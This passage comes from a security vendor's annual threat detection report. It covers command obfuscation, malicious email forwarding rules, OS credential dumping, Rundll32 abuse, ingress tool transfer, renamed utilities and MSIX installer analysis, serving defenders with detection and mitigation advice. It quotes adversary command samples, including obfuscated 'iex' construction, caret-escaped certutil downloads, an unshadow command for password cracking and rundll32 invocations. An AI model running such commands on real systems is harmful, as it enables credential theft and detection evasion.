- String interpolation enables another form of evasion by allowing adversaries to set values such that `u\` can equal `util.exe`, thereby allowing `cert%u%` to execute `certutil.exe`

Substrings

Adversary use of substrings is probably the next most common form of obfuscation that we encounter. We'll use the following as an example to explain how an adversary might leverage a substring:

```
$ENV:pubLic[13]+$env:PublIc[5]+'\x'.
```

The plus signs here are string concatenation, which we've addressed. Looking on either side of the plus sign, we see a substring that will cause PowerShell to combine the 14th and sixth characters (note: the first element of an array starts at `0`) from the public environment variable. On most systems, the public environmental variable will be `C:\Users\Public`. You can do the counting, but the resulting substring is `ie`. The `+` operator then adds an `x` on the end, resulting in the shortened version of the `Invoke-Expression` cmdlet, which will execute the code passed to it. The use of a substring like this offers adversaries a reliable way to subvert detection analytics that look for PowerShell execution in conjunction with `ies` or `Invoke-Expression` in the command line.

ASSOCIATED THREATS

Impacket

SocGholish

ChromeLoader

The prevalence of this technique is buoyed in part by a pair of prevalent threats, SocGholish and ChromeLoader, which ranked fifth and sixth respectively among our top 10 threats in this report. Both employ obfuscation in different ways at different times, including by leveraging zipped files for payload delivery, which is technically considered obfuscation in **ATT&CK**. You can read more about ChromeLoader and SocGholish in the **Threats section** of this report.

Escape characters

PowerShell and the Windows Command Shell both have escape characters (e.g., ` or \, depending on the context, and ^, respectively) for situations where users may want to prevent special characters from being interpreted by the command shell or PowerShell interpreter. Take the following string, for example:

```
/u^r^l^c^a^c^h^e^ /f^
```

You can see that it includes `/urlcache` and `/f`. The carets here are escape characters that serve no purpose except to protect this string against potential signature matches.

TAKE ACTION

Visit the **Obfuscated Files or Information technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

Those running Microsoft Defender Antivirus can enable the “**Block execution of potentially obfuscated scripts**” attack surface reduction rule in either audit or enforcement mode. Enforcement and audit events are **logged** as event ID 1121 and 1122 in the Windows Defender (Operational) event log, respectively. An ID field with a value of `5beb7efe-fd9a-4556-801d-275e5ffc04cc` will indicate that the obfuscation rule fired.

TECHNIQUE

Email Forwarding Rule (T1114.003)

Adversaries routinely create email forwarding rules in compromised email accounts to collect sensitive information while hiding suspicious email activity from legitimate users.

#6

OVERALL
RANK

6.2%

OF CUSTOMERS
AFFECTED

340

THREATS
DETECTED

Analysis

Why do adversaries leverage email forwarding rules?

Business email compromise (BEC) and email account compromise (EAC) attacks remained prevalent in 2023. Adversaries use compromised credentials or identities to access email accounts, leveraging their legitimacy to bypass automated security controls and to trick otherwise phish-aware users who apply more scrutiny to external or unfamiliar email addresses. Adversaries also use **email forwarding rules** to hide their activity from the legitimate user or to exfiltrate data to an external email address. Forwarding emails to an external account may also allow an adversary to continue receiving sensitive information after losing access to the account.

An important distinction should be made here: The email compromises and forwarding rules that Red Canary observed in 2023 involved an adversary gaining access to a legitimate email account in an organization and using it to conduct malicious activity. This differs from traditional social engineering where an adversary uses a fake or spoofed email address pretending to be part of the organization. Email messages coming from legitimate or internal email addresses aren't subject to the same level of automated security controls that may block or inspect external emails. They also do a far better job of passing a security-savvy user's "sniff test"

that might otherwise recognize a phishing attempt from a suspicious or unrecognized email domain. This applies to both internal communications as well as those with trusted external parties such as vendors, customers, or other business partners.

As such, adversaries have ample incentive to compromise email accounts rather than simply impersonate them. Beyond the immediate benefits of using the compromised email account for fraud, gaining access to these accounts with legitimate credentials also allows adversaries to search the inbox for useful information or sensitive documents.

How do adversaries leverage email forwarding rules?

After gaining access to the email account (typically through a **compromised identity** or credentials), the adversary can create forwarding rules in the same way a legitimate user does. In 2023, Red Canary observed adversaries **creating mailbox rules** with simple names, usually just a single or double period (., ..), a semicolon (;) or a single letter. We also saw repetitive rule names such as `aaaa` or `.....`. We observed this technique in a **back-to-school** campaign in fall 2023, and we also covered it in the **Email threats section** of the 2023 Threat Detection Report and in **other blogs**.

These rules typically take messages containing certain keywords (such as “invoice” or “payroll”), or all messages from a certain sender (such as the HR department or any other individuals with whom the adversary is trying to communicate) and forward them to a folder that the legitimate user rarely checks—the RSS Subscriptions and Archived folders were the top culprits in 2023—while marking the emails as read. Red Canary also observed rules that forwarded messages to an external account under the adversary’s control, as well as rules that ignored any subtlety and simply deleted all incoming emails.

One **emergent technique** that may be adjacent to this technique but warrants mention involves adversaries using local mail client features such as marking emails as junk, blocking senders, or otherwise redirecting emails to the Junk folder. While this doesn’t necessarily involve the creation of an actual email forwarding rule, it serves the same practical purpose as malicious email forwarding rules and we are observing it with increasing frequency. There are three benefits to this novel approach:

1. Redirecting emails to the Junk folder blends in with the thousands of expected “blocked sender” actions that happen daily.
2. It’s easier and faster than creating an actual email forwarding rule.
3. It will evade detection in mail server logs or network observations.

Many of these forwarding rules are created using a login originating from a suspicious IP address. Most often, these IPs are inconsistent with the user's typical IP block or login location. We observed many logins via commonly available virtual private networks (VPN) and other anonymizing tools.

HOW ADVERSARIES ABUSE EMAIL FORWARDING RULES



- 1 Obtain credentials or session token



- 2 Log in with compromised identity



- 3 Perform reconnaissance in email inbox



- 4 Create email rule to automatically delete certain messages or send them to a Junk folder



- 5 Send email to internal finance department requesting to modify payroll information or send a wire transfer



- 6 Collect \$\$\$

The scheme typically unfolds as follows:

1. Adversary logs into a mailbox with compromised credentials, stolen session tokens, or some other method of compromising an identity. The originating IP address is almost always from an anonymizing proxy organization including Private Internet Access, ExpressVPN, or other VPN.
2. The adversary performs reconnaissance of mail items by viewing attachments with terms such as “invoice,” “ach,” “wire transfer,” or “payroll,” then creates a forwarding rule for the newly discovered sensitive mail items (or blocks the sender so future messages are automatically delivered to the Junk folder).
3. The adversary initiates or inserts themselves into a conversation with internal colleagues in finance-related positions like payroll or procurement departments, or more commonly, with external trusted vendors involved in business transactions.
4. The adversary tricks email recipients into modifying ACH payroll or wire transfer destinations, rerouting money from its proper destination to an account controlled by the adversary.
5. Sent messages are immediately moved to a different user’s folder or deleted.
6. Mail responses are automatically redirected to the users’ Junk folder (or another folder specified by an email rule), leaving the actual user unaware of the conversations initiated on their behalf.

TAKE ACTION

Visit the [Email Forwarding Rule technique page](#) to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

Office 365 users can disable external email forwarding rules for their organization by following [this guide by Microsoft](#). The steps outlined in this detailed [Office 365 hardening guide](#) provided by Mandiant will also help shrink your attack surface.



TECHNIQUE

OS Credential Dumping

(T1114.003)

Adversaries employ OS Credential Dumping to acquire account credentials that they can subsequently leverage for lateral movement and unauthorized access to restricted information.

#7

OVERALL
RANK

4.7%

OF CUSTOMERS
AFFECTED

331

THREATS
DETECTED

Analysis

Why do adversaries dump credentials?

Rooted in the common need for adversaries to infiltrate user accounts and other resources within target organizations, the **OS Credential Dumping** technique encompasses various methods employed by adversaries and professional penetration testers to acquire valid usernames and passwords. While there are alternative methods of access that do not necessitate legitimate user credentials—such as **vulnerability exploitation**—possessing a functional username and password remains one of the most effective and reliable tools for discreetly gaining access to a system of interest.

Beyond the immediate objectives of dumping credentials for sale or utilizing them for initial access, the acquired credentials play a pivotal role in the post-exploit phase. Credential dumping serves as a crucial enabler for **initial access**, lateral movement, and privilege escalation within a targeted environment. The prevalence of this technique is primarily driven by the inherent necessity for adversaries to acquire credentials, which, in turn, facilitates access to systems, minimizes detectability, and opens avenues for creating additional accounts. Once an adversary has secured initial access to an environment, there is often a need for some level of privileged access to achieve further objectives in a campaign.

These credentials may manifest in the form of hashed values or clear-text passwords. This not only streamlines the process but also enhances the likelihood of successfully navigating and exploiting the targeted system.

How do adversaries dump credentials?

Note: OS Credential Dumping makes the top 10 this year as a parent technique due in large part to custom detection analytics that don't cleanly align with any of its more narrowly scoped sub-techniques. We will discuss the adversary behaviors those analytics detect, but we will also touch on oft-abused sub-techniques as well.

Many effective credential theft tools (e.g., **LophCrack** and **gsecdump**) are available to adversaries who seek to dump credentials. **Mimikatz**, which ranked third among detected threats in 2023, is a major contributor to the prominence of credential dumping among threat detections in the environments we monitor, and you can read an in-depth analysis of it in the **Threats section** of this report.

Some OS Credential Dumping sub-techniques we commonly observe and detect are:

T1003.008: /etc/passwd and /etc/shadow: Adversaries dumping the contents of /etc/passwd and /etc/shadow to enable offline password cracking

In today's Linux operating systems, you'll typically find user account information, including password hashes, stored in a tandem of **/etc/passwd** and **/etc/shadow files**. Notably, the **/etc/shadow file**, where the actual password hashes reside, is set to be readable exclusively by the root user by default.

A Linux utility called **unshadow** offers a way to streamline the process for password cracking. It merges information from **/etc/passwd** and **/etc/shadow** into a format tailor-made for password cracking tools like **John the Ripper**. Here's a quick command example to illustrate how it works:

```
# /usr/bin/unshadow /etc/passwd /etc/shadow >
/tmp/crack.password.db
```

This command efficiently combines the pertinent data into a file named `crack.password.db` in the `/tmp` directory, setting the stage for potential password-cracking endeavors.

T1003.001: LSASS Memory: PowerShell and other processes (e.g., Windows Task Manager and Sysinternals ProcDump) accessing and dumping memory from the Local Security Authority Subsystem Service (`lsass.exe`)

Once a user logs in, the system initiates the creation of credential materials, neatly storing them in the memory of the LSASS process. These credentials, accessible to an admin-level user or SYSTEM, are used for lateral movement.

Note: **LSASS Memory** didn't quite make the top 10 this year, but our analysis from last year's Threat Detection Report remains as relevant as ever.

T1003.003: NTDS: NTDSUtil dumping `ntds.dit` (Active Directory)

When adversaries engage in malicious activities, they strategically target the Active Directory domain database to compromise sensitive information, including credentials, and to extract comprehensive details regarding domain entities such as devices, users, and access privileges.

Notably, the NTDS file (`NTDS.dit`) assumes a central role in this context. It is typically located within `%SystemRoot%\NTDS\Ntds.dit` on the designated domain controller.

In the realm of tools and techniques employed for extracting information from the NTDS file and comprehensively assessing the Active Directory hash repository, the following are noteworthy:

- **Volume shadow copy**
- `secretsdump.py`
- `ntdsutil.exe`
- `Invoke-NinjaCopy`

T1003.007: Proc Filesystem: Gathering credentials from the `proc` filesystem or `/proc`

The `proc` filesystem acts as a sort of virtual window into the inner workings of the Linux kernel, especially when it comes to managing virtual memory. If an adversary has root privileges, they can delve into these memory

locations to scour all processes on a system for patterns that might hint at credentials. This could involve searching for specific strings in memory structures or hunting for cached hashes. Even if the adversary doesn't have elevated access, processes can reveal their own virtual memory locations.

T1003.006: DCSync: Gathering password data from Active Directory

This sub-technique comprises abuse of the Windows Domain Controller's API to simulate the replication process from a remote domain controller using DCSync. Members of the administrators, domain admins, and enterprise admin groups or computer accounts on the domain controller can run DCSync to pull password data from Active Directory. These may include current and historical hashes of potentially useful accounts. DCSync functionality has been included in the `1sadump` module within Mimikatz.

T1003.005: Cached domain credentials: Accessing cached credentials

Adversaries may attempt to access cached domain credentials used to allow authentication to occur in the event a domain controller is unavailable.

Other notable techniques we've seen:

- Active Directory Explorer (AD Explorer) taking snapshots of Active Directory
- Windows Registry Console Tool (`reg.exe`) exporting Windows Registry hives containing credentials
- Windows Credential Editor dumping NT Lan Manager (NTLM) hashes

TAKE ACTION

Visit the [OS Credential Dumping technique page](#) to explore:

- relevant MITRE ATT&CK [data sources](#)
- [log sources](#) to expand your collection
- [detection opportunities](#) you can tune to your environment
- [atomic tests](#) to validate your coverage



TECHNIQUE

Rundll32 (T1218.001)

Rundll32 was back in the top 10 in 2023 as an attractive target for adversaries intent on blending in due to its necessity, capabilities, frequency of execution, and legitimacy.

#8

OVERALL
RANK

10.3%

OF CUSTOMERS
AFFECTED

326

THREATS
DETECTED

Analysis

Why do adversaries use Rundll32?

Like other prevalent ATT&CK techniques, **Rundll32** is a native Windows process and a functionally necessary component of the Windows operating system that can't be blocked or disabled without breaking things. Adversaries typically abuse Rundll32 because it makes it hard to differentiate malicious activity from normal operations. More often than not, we observe adversaries leveraging Rundll32 as a means of credential theft and execution bypass.

From a practical standpoint, Rundll32 enables the execution of dynamic link libraries (DLL). Executing malicious code as a DLL is relatively inconspicuous compared to the more common option of executing malicious code as an executable. Under certain conditions, particularly if you lack controls for blocking DLL loads, the execution of malicious code through Rundll32 can bypass application control solutions.

How do adversaries use Rundll32?

Adversaries abuse Rundll32 in many ways, but we commonly observe the following generic patterns of behavior:

- using legitimate functions to bypass application control solutions
- abusing legitimate DLLs or export functions to perform malicious actions

ASSOCIATED THREATS
Gamarue
Conficker
Mimikatz
Cobalt Strike
Dumpert
Qbot

- executing malicious, adversary-supplied DLLs
- renaming or relocating legitimate DLLs and using them for malicious purposes

Adversaries also abuse legitimate DLLs and their export functions. We've seen adversaries use Rundll32 to load `comsvcs.dll`, call the `minidump` function, and dump the memory of certain processes—oftentimes **LSASS**. More broadly, adversaries particularly like to leverage export functions capable of connecting to network resources and bypassing proxies to evade security controls.

Similar to `minidump`, we commonly see adversaries injecting `rundll32.exe` into `lsass.exe` to gain access to the memory contents of LSASS.

We commonly observe adversaries executing Rundll32 with unusual command-line parameters, from unexpected file paths, with uncommon filenames that do not use DLL or PE file extensions for execution, or with obfuscated export functions. For example, `DllRegisterServer` is a DLL export function intended for use with `regsvr32.exe`, but adversaries commonly call it with Rundll32 as a means of bypassing application controls. We've observed a variety of threats leveraging the `DllRegisterServer` function in this way. Common examples include the following commands:

```
"C:\Windows\system32\cmd.exe" /c start rundll32 \
cdfabdefacdeabcdfabdefacdeabcdfabdefacdfbf.
cdfabdefacdeabcdfabdefacdeabcdfabdefacdfbf,JskFxphZumezrjnI
```

```
"C:\WINDOWS\system32\rundll32.exe" "C:\ProgramData\45f51194.
dat",DllRegisterServer
```

Last but not least, we detect adversaries abusing alternate data streams to conceal malicious content inside otherwise normal-seeming DLL export functions. Take the following as an example.

```
"rundll32.exe" C:\Users\[redacted]:temp.dll,Start
```

TAKE ACTION

Visit the [Rundll32 technique page](#) to explore:

- relevant MITRE ATT&CK **data sources**
- log sources** to expand your collection
- detection opportunities** you can tune to your environment
- atomic tests** to validate your coverage

Application control solutions such as Windows Defender Application Control, VMware App Control, Airlock, and others can provide functionality to limit which DLLs can be loaded and executed into memory.

TECHNIQUE

Ingress Tool Transfer

(T1114.003)

Ingress Tool Transfer is back for the fourth year running as adversaries continued deploying non-native tools for lateral movement and other post-exploitation activity in 2023.

#9

OVERALL
RANK

11.3%

OF CUSTOMERS
AFFECTED

308

THREATS
DETECTED

Analysis

Why do adversaries use Ingress Tool Transfer?

Note: **Ingress Tool Transfer** has no sub-techniques.

Administrative tooling and other native operating system binaries offer adversaries a rich array of functionalities that are ripe for abuse. While an adversary can accomplish many of their objectives by **living off the land**, they often require non-native tooling to perform post-exploitation activity and accomplish their goals. The process for bringing their own tools into an environment is known as ingress tool transfer.

How do adversaries use Ingress Tool Transfer?

One way to organize the many variations on ingress tool transfer is to split the activity into two distinct but broad categories:

- transferral via native Windows binaries
- transferral via third-party tooling

Many native system binaries enable adversaries to make external network connections and download executables, scripts, and other binaries. In fact, we observe adversaries leveraging native system binaries to perform ingress tool transfer far more often than not. This is a major part of the reason that we commonly observe the Ingress Tool Transfer technique in tandem with other ATT&CK techniques. As such, we'll spend the bulk of this section explaining how adversaries abuse legitimate executables for ingress tool transfer.

However, we'll start with a brief examination of non-native software that adversaries use to transfer tools—hopefully setting the stage for why native tooling is an appealing choice. Almost all command and control (C2) frameworks provide support for uploading and downloading files. Despite this, adversaries frequently choose to abuse native binaries to retrieve additional tools and payloads. There are many nuanced reasons why an adversary might choose a system binary over a C2 functionality, but it mostly boils down to blending in. For example, while it might be highly suspicious for a C2-related process to reach out to an external network address and pull down a binary, it could be completely normal for a legitimate system process to do the same.

Beyond C2 tools, it's not unusual to see adversaries using **remote monitoring and management** (RMM) tools to perform ingress tool transfer. RMM software can be problematic for an adversary though, as defenders can simply block the use of tools that aren't permitted in their environment, which is precisely why adversaries often resort to renaming such tools.

PowerShell is, by a wide margin, the system binary that we detect adversaries leveraging most frequently for ingress tool transfer. Relatedly, Ingress Tool Transfer (T1105) and PowerShell (T1059.001) are the second most commonly co-occurring techniques in threat detections across Red Canary.

Adversaries also often abuse **certutil**, a command-line utility that is used to display certification authority (CA) configuration information, configure Certificate Services, and back up and restore CA components. Adversaries most often use it to download additional payloads. It can also be leveraged to decode/encode data as well as interact with alternate data streams (ADS). Similar to certutil, **certreq** is also a built-in Windows binary that interacts with certificates from a Certificate Authority. It also has the ability to download and upload files which adversaries have been taking advantage of to move their tools around.

Another native system binary commonly abused by adversaries is **BITSAadmin**. BITSAdmin is a utility that manages BITS jobs (Windows

ASSOCIATED THREATS**Mimikatz****Qbot****ChromeLoader**

Background Intelligent Transfer Service), primarily for the purpose of downloading Windows Updates, but adversaries use it to download arbitrary files.

The LOLBAS project is a great resource and searchable database that's mapped to ATT&CK and documents native binaries, scripts, and libraries that adversaries abuse. You can examine a full list of binaries that are used for ingress tool transfer [here](#).

While we haven't observed it first hand, numerous threats have reportedly performed ingress tool transfer into cloud-hosted systems to [download additional payloads, lateral movement scripts](#), and more.

TAKE ACTION

Visit the [Ingress Tool Transfer technique page](#) to explore:

- relevant MITRE ATT&CK [data sources](#)
- [log sources](#) to expand your collection
- [detection opportunities](#) you can tune to your environment
- [atomic tests](#) to validate your coverage

There are countless legitimate reasons for transferring tools between machines in an environment, making it difficult to offer one-size-fits-all advice on how defenders can mitigate ingress tool transfer. However, application control policies that limit the use of tools that adversaries commonly use for ingress tool transfer (e.g., [remote management tools](#)) may help. Given that the Ingress Tool Transfer technique often co-occurs with PowerShell, consider reviewing and implementing the mitigation guidance included in the [PowerShell](#) section of this report. You can also consider leveraging the Windows host firewall to [block outbound network connections for commonly abused LOLbins](#).



TECHNIQUE

Rename System Utilities

(T1036.003)

A behavior that's inherently suspicious in the context of one process can be completely normal in the context of another, which is precisely why adversaries rename system utilities to throw defenders off.

#10

OVERALL
RANK

8.4%

OF CUSTOMERS
AFFECTED

250

THREATS
DETECTED

Analysis

Why do adversaries rename system utilities?

Adversaries **rename system utilities** to circumvent security controls and bypass detection logic that's dependent on process names and process paths. Renaming system utilities allows an adversary to take advantage of tools that already exist on the target system and prevents them from having to deploy as many additional payloads after initially gaining access.

Renaming a system utility allows the adversary to use a legitimate binary in malicious ways—while adding layers of confusion to the analytical process. For example, a behavior might be inherently suspicious in the context of one process name but completely normal in the context of another. Therefore, adversaries often seek to cloak their suspicious behaviors inside the context of a non-suspect process name.

For example, if `notepad.exe` never makes network connections, then it would be trivial to detect an adversary using that process to reach out to an external IP address and pull down a payload. However, if you rename that process to `chrome.exe`, then an external network connection and file download would be seemingly innocuous.

ASSOCIATED THREATS**Qbot****Mimikatz**

Bondat

Cobalt Strike**SocGholish****Emotet**

How do adversaries rename system utilities?

There isn't much variance in the ways that adversaries rename system utilities. They either rename the binary or perform some combination of renaming and relocating the system binary. The technique often follows a predictable pattern: the initial payload (e.g., a malicious script or document) copies a system binary, gives it a new name, and, in some cases, moves it to a new location before using it to execute additional payloads, establish persistence, or perform other malicious actions.

Note: Whether renaming or relocating, the adversary does not change the binary metadata associated with the utility. An adversary who manipulates binary metadata is effectively introducing an arbitrary, non-native binary, which is outside the scope of this technique.

The following are the top 10 most commonly renamed utilities detected by Red Canary in 2023:

- `cmd.exe`
- `rundll32.exe`
- `msbuild.exe`
- `certutil.exe`
- `vncviewer.exe`
- `wscript.exe`
- `7zip.exe`
- `adexplorer.exe`
- `procdump.exe`
- `psexec.exe`

In past years, other commonly renamed utilities have included `mshta.exe`, `utilman.exe`, and `regsvr32.exe`.

TAKE ACTION

Visit the [Rename System Utilities technique page](#) to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

There's no simple way to prevent an adversary from changing the outwardly presented name of a system utility, but if you redefine the way you identify system binaries—i.e., identify them based on binary metadata rather than filenames—then it's effectively impossible to actually rename an operating system utility.

However, some general best practices for investigating renamed system utilities include examining surrounding:

- parent and **child processes** and suspicious process access
- module loads
- network connections
- **file writes or modifications** (particularly the source of the renamed utility)



FEATURED
TECHNIQUE

Installer Packages (T1546.016)

Adversaries are packaging their fake installers with Microsoft's latest installer format, MSIX.

Analysis

Note: **Installer Packages** is a broadly scoped sub-technique, and so we decided to focus our analysis on emerging tradecraft related to MSIX.

What is MSIX?

MSIX is a packaging format for Windows that eases the **packaging, installation, and update process for applications**. It is intended to improve upon the limitations of the **MSI format**. MSIX is an evolution of the APPX format designed originally just for **Universal Windows Platform (UWP)** applications (i.e., “modern” apps), which were subject to restrictive execution constraints. MSIX makes packaging a software installer easy without imposing execution restraints. As such, it makes for an enticing format for packaging malicious fake installers.

An MSIX file has the **.msix** file extension but similar file extensions would include any of the following: **.appx**, **.appxbundle**, **.msixbundle**, and **.appinstaller**. While there are subtle differences between each file type, an actual **.msix** file can also be renamed to any of those file extensions without affecting installation. An MSIX file is a ZIP file consisting of files related to the installation. The set of files contained within an MSIX file is called an app package. When properly signed, an MSIX will contain the following minimum set of files:

1. **AppxManifest.xml**

This document specifies how the package is to be installed and executed. When analyzing a suspicious MSIX file, this is the first file that should be inspected.

2. AppxSignature.p7x

This file consists of a code-signing certificate that serves as the publisher of the MSIX file. It also contains the signed hashes of [AppxManifest.xml](#) and [AppxBlockMap.xml](#). This file represents the signer of the entirety of the app package. The signature present in [AppxSignature.p7x](#) (along with [AppxBlockMap.xml](#)) is used to validate the integrity of installation and execution along with [AppXMetadata\CodeIntegrity.cat](#) (if there are executable files present in the package).

3. AppxBlockMap.xml

This document specifies the files present in the package and their corresponding hashes. It's used to validate installation and execution of the entire package payload, that is, all files in the app package besides [AppxManifest.xml](#), [AppxSignature.p7x](#), and [AppXMetadata\CodeIntegrity.cat](#).

Installation footprint

When an MSIX is installed, it is installed as a directory in [%ProgramFiles%\WindowsApps](#) with the following naming scheme:

```
<Name> _ <Version> _ <Architecture> _  
<OptionalResourceId> _ <PublisherId>
```

Example directory name:

[Valve.Steam_3.0.7.3_x64__cvpb331a1f8hw](#) (Note: [ResourceId](#) is absent, which is why there are two underscores in a row between the architecture and the publisher ID.)

This naming scheme refers to an application [Package Full Name](#) that includes:

- [Name](#): the application's name
- [Version](#): the specific application version
- [Architecture](#): the processor architecture for which the package is built
- [ResourceId](#): a resource package identifier (this field is often empty or [neutral](#))
- [PublisherId](#): the hash of the publisher attribute in [AppxManifest.xml](#)

Signature and certificate analysis

The unique signer of an MSIX package is identified by retrieving the signature from the package's `AppxSignature.p7x`. Extracting the package signature and analyzing the corresponding certificate for the package will be helpful for:

1. identifying software variants using the same signer in VirusTotal
2. distinguishing between Microsoft and non-Microsoft applications

PowerShell can be used to extract signer information using the `Get-AuthenticodeSignature` cmdlet:

```
(Get-AuthenticodeSignature AppxSignature.p7x).SignerCertificate |  
Select-Object -Property Thumbprint, Subject
```

Example output:

```
Thumbprint : 21A97512A2959B0E74729BE220102AEF1DCF56FD  
Subject     : CN=IMPERIOUS TECHNOLOGIES LIMITED, O=IMPERIOUS  
TECHNOLOGIES LIMITED, L=Ringwood, C=GB
```

The thumbprint value can then be used to identify **other signed samples**. The following VirusTotal Intelligence query would identify all other files signed by the above signer:

```
signature:21A97512A2959B0E74729BE220102AEF1DCF56FD
```

When an MSIX file has any PE files (EXE or DLLs), the app package will also have the following file: `AppxMetadata\CodeIntegrity.cat`. This file is signed with the same certificate as `AppxSignature.p7x`, and it is used to validate the integrity of all PE files in the app package. The `.cat` file (catalog file) itself consists of the **Authenticode hashes** of the PE files. The Authenticode hash of a file can be displayed using **Sigcheck** (`sigcheck -a`) and inspecting the PESHA1 and PE256 hash values.

Microsoft-specific `PublisherId` values

It can be useful to be able to identify a Microsoft or Microsoft Store-originating app just based on the `PublisherId` value in the app package full name or package family name. The following list shows Microsoft-specific publisher IDs and their corresponding publisher name:

cw5n1h2txyewy	CN=Microsoft Windows, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
---------------	--

8wekyb3d8bbwe	CN=Microsoft Corporation, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
---------------	--

Any other publisher ID likely corresponds to a non-Microsoft app package. Considering the publisher ID is included in the execution path of an app package, knowing when an app is not a Microsoft app is useful for triage.

The [AppxSignature.p7x](#) file can help determine the origin of the app. App packages can be classified into the following groups:

- system apps
- first-party Microsoft Store apps
- third-party Microsoft Store apps
- developer-signed apps

System apps

- A system app is an app package that is bundled with Windows and receives updates via Windows Update.
- Unique enhanced key usage object identifier (OID) values:
 - [1.3.6.1.5.5.7.3.3](#) - “Code Signing”
 - [1.3.6.1.4.1.311.10.3.6](#) - “Windows System Component Verification”
- Example system apps (by package family name)
 - [Microsoft.LockApp_cw5n1h2txyewy](#)
 - [Microsoft.Windows.SecureAssessmentBrowser_cw5n1h2txyewy](#)
 - [Microsoft.Windows.ParentalControls_cw5n1h2txyewy](#)
 - [Microsoft.WindowsAppRuntime.CBS_8wekyb3d8bbwe](#)

Microsoft Store first-party app

- A first-party Microsoft Store app is a Microsoft application that is often bundled with Windows but can be uninstalled and reinstalled and updated via the Microsoft Store.
- Unique enhanced key usage OID values:
 - [1.3.6.1.5.5.7.3.3](#) - “Code Signing”
 - [1.3.6.1.4.1.311.76.3.1](#) - “Windows Store”
 - [1.3.6.1.4.1.311.76.5.100](#) - “First-Party Store Software”


- Example Microsoft Store first-party apps (by package family name)
 - Microsoft.DesktopAppInstaller _ 8wekyb3d8bbwe
 - Microsoft.Paint _ 8wekyb3d8bbwe
 - Microsoft.WindowsCalculator _ 8wekyb3d8bbwe
 - Microsoft.WindowsStore _ 8wekyb3d8bbwe

Microsoft Store third-party app

A third-party Microsoft Store app is any non-bundled, non-Microsoft app that originates and is updated via the Microsoft Store.

- Unique enhanced key usage OID values:
 - 1.3.6.1.5.5.7.3.3 - “Code Signing”
 - 1.3.6.1.4.1.311.76.3.1 - “Windows Store”
 - 1.3.6.1.4.1.311.76.5.200 - “Third-Party Store Software”
- Common subject value: GUID
 - Example: 4975D53F-AA7E-49A5-8B49-EA4FDC1BB66B
- Common certificate chain:
 - Root: Microsoft Root Certificate Authority 2011
 - Intermediate CA: Microsoft MarketPlace PCA 2011
 - Intermediate CA: Microsoft Marketplace CA G 024
 - Leaf: GUID value
- Example Microsoft Store third-party apps (by package family name)
 - 4DF9E0F8.Netflix _ mcm4njghnhss8
 - PythonSoftwareFoundation.Python.3.11 _ qbz5n2kfra8p0

It is not common for Microsoft Store apps to be installed as .msix files directly, but if they are, they are indicated appropriately as a Microsoft Store App.





Developer-signed apps

A developer-signed app is an app package where `AppxSignature.p7x` does not exhibit any of the above signer properties. The most straightforward method of identifying a developer-signed app is when the certificate that signed `AppxSignature.p7x` does not have the `1.3.6.1.4.1.311.76.3.1` (Windows Store) OID. Every malicious MSIX analyzed by Red Canary has been a developer-signed app. There are legitimate developer-signed apps, however, some of which are the following:

- 0 Microsoft.WinDbg _ 8wekyb3d8bbwe
- 0 MSTeams _ 8wekyb3d8bbwe
- 0 Microsoft.MicrosoftEdge.Stable _ 8wekyb3d8bbwe

